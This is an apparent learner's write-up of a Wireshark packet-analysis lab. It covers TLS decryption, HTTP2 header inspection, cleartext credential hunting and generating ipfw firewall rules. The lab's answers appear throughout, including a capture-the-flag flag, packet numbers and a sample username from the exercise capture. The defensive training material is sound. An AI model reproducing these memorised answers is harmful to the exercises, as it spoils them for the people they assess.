
```
   Time        Source          Destination     Protocol Length Info
10 0.727688    192.168.1.1     192.168.1.12    DNS         105 Standard query response 0x4065 A clientservices.goo
11 0.753562    172.217.17.227  192.168.1.12    TCP          66 443 → 64512 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
12 0.753642    192.168.1.12    172.217.17.227  TCP          54 64512 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
13 0.754105    192.168.1.12    172.217.17.227  TLSv1.3     571 Client Hello
14 0.755128    172.217.17.237  192.168.1.12    TCP          66 443 → 64511 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
15 0.755173    192.168.1.12    172.217.17.237  TCP          54 64511 → 443 [ACK] Seq=1 Ack=1 Win=262912 Len=0
16 0.755456    192.168.1.12    172.217.17.237  TLSv1.3     571 Client Hello
17 0.781004    172.217.17.227  192.168.1.12    TCP          60 443 → 64512 [ACK] Seq=1 Ack=518 Win=66816 Len=0
18 0.785015    172.217.17.237  192.168.1.12    TCP          60 443 → 64511 [ACK] Seq=1 Ack=518 Win=66816 Len=0
19 0.813990    172.217.17.237  192.168.1.12    TLSv1.3    1484 Server Hello, Change Cipher Spec
20 0.814226    172.217.17.237  192.168.1.12    TCP        1484 443 → 64511 [PSH, ACK] Seq=1431 Ack=518 Win=66816 L
21 0.814255    192.168.1.12    172.217.17.237  TCP          54 64511 → 443 [ACK] Seq=518 Ack=2861 Win=262912 Len=
```

```
    Extensions Length: 403
  ▸ Extension: Reserved (GREASE) (len=0)
  ▾ Extension: server_name (len=24)
      Type: server_name (0)
      Length: 24
    ▾ Server Name Indication extension
        Server Name list length: 22
        Server Name Type: host_name (0)
        Server Name length: 19
        Server Name: accounts.google.com
  ▸ Extension: extended_master_secret (len=0)
  ▸ Extension: renegotiation_info (len=1)
  ▸ Extension: supported_groups (len=10)
  ▸ Extension: ec_point_formats (len=2)
```

```
00b0  00 16 00 00 13 61 63 63  6f 75 6e 74 73 2e 67 6f   .....acc
00c0  6f 67 6c 65 2e 63 6f 6d  00 17 00 00 ff 01 00 01   ogle.com
00d0  00 00 0a 00 0a 00 08 0a  0a 00 1d 00 17 00 18 00   ........
00e0  0b 00 02 01 00 00 23 00  00 00 10 00 0e 00 0c 02   ......#.
00f0  68 32 08 68 74 74 70 2f  31 2e 31 00 05 00 05 01   h2·http/
0100  00 00 00 00 00 0d 00 12  00 10 04 03 08 04 04 01   ........
0110  05 03 08 05 05 01 08 06  06 01 00 12 00 00 00 33   ........
0120  00 2b 00 29 0a 0a 00 01  00 00 1d 00 20 70 25 81   ·+·)····
0130  0b f6 47 c6 32 7a b0 4b  3a 84 81 da 71 60 b4 ae   ··G·2z·K
0140  9b 90 20 eb 12 a6 72 86  0b 14 5b a2 2e 00 2d 00   ·· ···r·
0150  02 01 01 00 2b 00 07 06  6a 6a 03 04 03 03 00 1b   ····+···
0160  00 03 02 00 02 44 69 00  05 00 03 02 68 32 4a 4a   ·····Di·
0170  00 01 00 00 15 00 c4 00  00 00 00 00 00 00 00 00   ........
0180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........
0190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........
01a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........
```


Server Name (tls.handshake.extensions_server_name), 19 byte(s)   Packets: 1760 · Displayed: 1760 (100.0%)   Profile: Default

Q2. Decrypt the traffic with the "KeysLogFile.txt" file. What is the number of HTTP2 packets?




http2 Displayed: 115

Q3. Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)




```
▾ Header: :authority: safebrowsing.googleapis.com
      Name Length: 10
      Name: :authority
      Value Length: 27
      Value: safebrowsing.googleapis.com
```


Q4. Investigate the decrypted packets and find the flag! What is the flag?



```
Destination
192.168.1.12
192.168.1.12
172.217.17.196
172.217.17.196
172.217.17.196
192.168.1.12
192.168.1.12
192.168.1.12
192.168.1.12
192.168.1.12
172.217.17.196
```

```
Value: safebrowsing.googleapis.c
:authority: safebrowsing.googlea
[Unescaped: safebrowsing.googleapis.com]
Representation: Indexed Header Field
```




```
FLAG{THM-PACKETMASTER}
```

Hunt Cleartext Credentials!


Sometimes anomalies replicate the legitimate traffic, so the detection becomes harder. For example, in a cleartext credential hunting case, it is not easy to spot the multiple credential inputs and decide if there is a brute-force attack or if it is a standard user who mistyped their credentials.

As everything is presented at the packet level, it is hard to spot the multiple username/password entries at first glance. The detection time will decrease when an analyst can view the credential entries as a list. Wireshark has such a feature to help analysts who want to hunt cleartext credential entries.

Some Wireshark dissectors (FTP, HTTP, IMAP, pop and SMTP) are programmed to extract cleartext passwords from the capture file. You can view detected credentials using the "Tools --> Credentials" menu. This feature works only after specific versions of Wireshark (v3.1 and later). Since the feature works only with particular protocols, it is suggested to have manual checks and not entirely rely on this feature to decide if there is a cleartext credential in the traffic.


Once you use the feature, it will open a new window and provide detected credentials. It will show the packet number, protocol, username and additional information. This window is clickable; clicking on the packet number will select the packet containing the password, and clicking on the username will select the packet containing the username info. The additional part prompts the packet number that contains the username.

Q1. Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. What is the packet number of the credentials using "HTTP Basic Auth"?




```
237          HTTP ...   afiiskc
```

Q2. What is the packet number where "empty password" was submitted?



```
170          FTP
```



```
61 Request: PASS
```


Actionable Results!

As a security analyst, there will be some cases you need to spot the anomaly, identify the source and take action. Wireshark is not all about packet details; it can help you to create firewall rules ready to implement with a couple of clicks. You can create firewall rules by using the "Tools --> Firewall ACL Rules" menu. Once you use this feature, it will open a new window and provide a combination of rules (IP, port and MAC address-based) for different purposes. Note that these rules are generated for implementation on an outside firewall interface.

Currently, Wireshark can create rules for:

- Netfilter (iptables)
- Cisco IOS (standard/extended)
- IP Filter (ipfilter)
- IPFirewall (ipfw)
- Packet filter (pf)
- Windows Firewall (netsh new/old format)


Q1. Use the "Desktop/exercise-pcaps/bonus/Bonus-exercise.pcap" file. Select packet number 99. Create a rule for "IPFirewall (ipfw)". What is the rule for "denying source IPv4 address"?



```
# IPFirewall (ipfw) rules for Bonus-exercise.pcap, packet 99.

# IPv4 source address.
add deny ip from 10.121.70.151 to any in

# IPv4 destination address.
add deny ip from 10.234.125.254 to any in

# Source port.
add deny tcp from any to any 21 in

# Destination port.
add deny tcp from any to any 2239 in

# IPv4 source address and port.
add deny tcp from 10.121.70.151 to any 21 in

# IPv4 destination address and port.
add deny tcp from 10.234.125.254 to any 2239 in

# MAC source address.
```

Create rules for IPFirewall (ipfw) ✓ Inbound ✓ Deny

Q2. Select packet number 231. Create "IPFirewall" rules. What is the rule for "allowing destination MAC address"?



```
# IPv4 destination address.
add allow ip from 10.234.125.254 to any in

# Source port.
add allow tcp from any to any 21 in

# Destination port.
add allow tcp from any to any 2563 in

# IPv4 source address and port.
add allow tcp from 10.121.70.151 to any 21 in

# IPv4 destination address and port.
add allow tcp from 10.234.125.254 to any 2563 in

# MAC source address.
add allow MAC 00:01:96:3c:3f:a8 any in

# MAC destination address.
add allow MAC 00:d0:59:aa:af:80 any in
```

Create rules for IPFirewall (ipfw) ✓ Inbound Deny

Conclusion

During this lab, I learned how to use Wireshark to analyze network traffic, detect anomalies, and investigate security events at the packet level. This exercise strengthened my understanding of network protocols, packet inspection, and how to identify suspicious behavior through traffic analysis.

Wireshark is an essential tool for initial network investigations, but it is not sufficient alone to prevent or stop advanced threats. A skilled security analyst must also understand IDS/IPS concepts and master other tools and detection methods.

To continue improving in network threat detection and response, my next steps will include exploring advanced network analysis and intrusion detection tools such as NetworkMiner, Snort, Zeek, and Brim, as well as their respective challenge labs.